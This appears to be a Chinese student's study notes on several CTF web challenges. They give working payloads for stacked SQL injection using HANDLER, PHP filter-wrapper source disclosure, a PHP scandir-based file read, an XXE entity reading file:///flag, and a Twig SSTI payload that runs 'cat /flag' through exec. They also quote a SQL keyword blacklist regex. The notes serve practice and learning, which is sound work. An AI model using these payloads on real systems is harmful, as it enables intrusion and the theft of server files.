CTF:web学习笔记：

[GYCTF2020]Blacklist1



黑名单：return preg\_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);

知识点；handler （sql专用语句）

介绍：handler语句，一行一行的浏览一个表中的数据

handler语句并不具备select语句的所有功能。

mysql专用的语句，并没有包含到SQL标准中。

HANDLER语句提供通往表的直接通道的存储引擎接口，可以用于MyISAM和InnoDB表。

知识点2：堆叠注入，因select被禁用，尝试堆叠注入（具体看代码与联合注入对比）

过程：-1' ; show tables; --+

-1' ; handler FlagHere open ; handler FlagHere read first ; handler FlagHere close ; --+

————————————————————————————————————


PHP伪协议：

../RF11.php?filename=php://filter/convert.base64-encode/resource=RF11.php

以base64编码出RF11.php

———————————————————————————————————————


[GXYCTF2019]禁止套娃1



<http://t.csdn.cn/mHhJh> WP （对不起，没看懂）

思路：页面源码和抓包，目录扫描都没有任何结果，PHP伪协议也被过滤，用工具扒下了他的源码

附图：




进行代码审计：

最终payload：


/?exp=highlight\_file(next(array\_reverse(scandir(pos(localeconv())))));

———————————————————————————————————————

[BSidesCF 2020]Had a bad day1（wp）



这里以为是sql注入，试了试




原来是文件包含


使用php伪协议：

php://filter/convert.base64-encode/resource=index

（尝试多次，要把.php去掉）




解码：



（最有用的）  
重新构造payload：


php://filter/convert.base64-encode/index/resource=flag

得到，解码



[NCTF2019]Fake XML cookbook 1

题如其名，xxe注入（完全不会，自己搜来学吧）



Payload：

<?xml version="1.0" ?>

<!DOCTYPE feng [

<!ENTITY file SYSTEM "file:///flag">

]>

<user>


<username>&file;</username>

<password>1</password>

</user>

抓包来，把最下面换成这个payload就可以出来了。

[BJDCTF2020]Cookie is so stable 1



（忘截图了，不过没事，我不会）

看这个吧，https://www.cnblogs.com/upfine/p/16534494.html

还有这个：<http://t.csdn.cn/tHOEz>

Payload：{{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("cat /flag")}}

知识点：twig注入，属于SSTI中的一种

流量分析，内存取证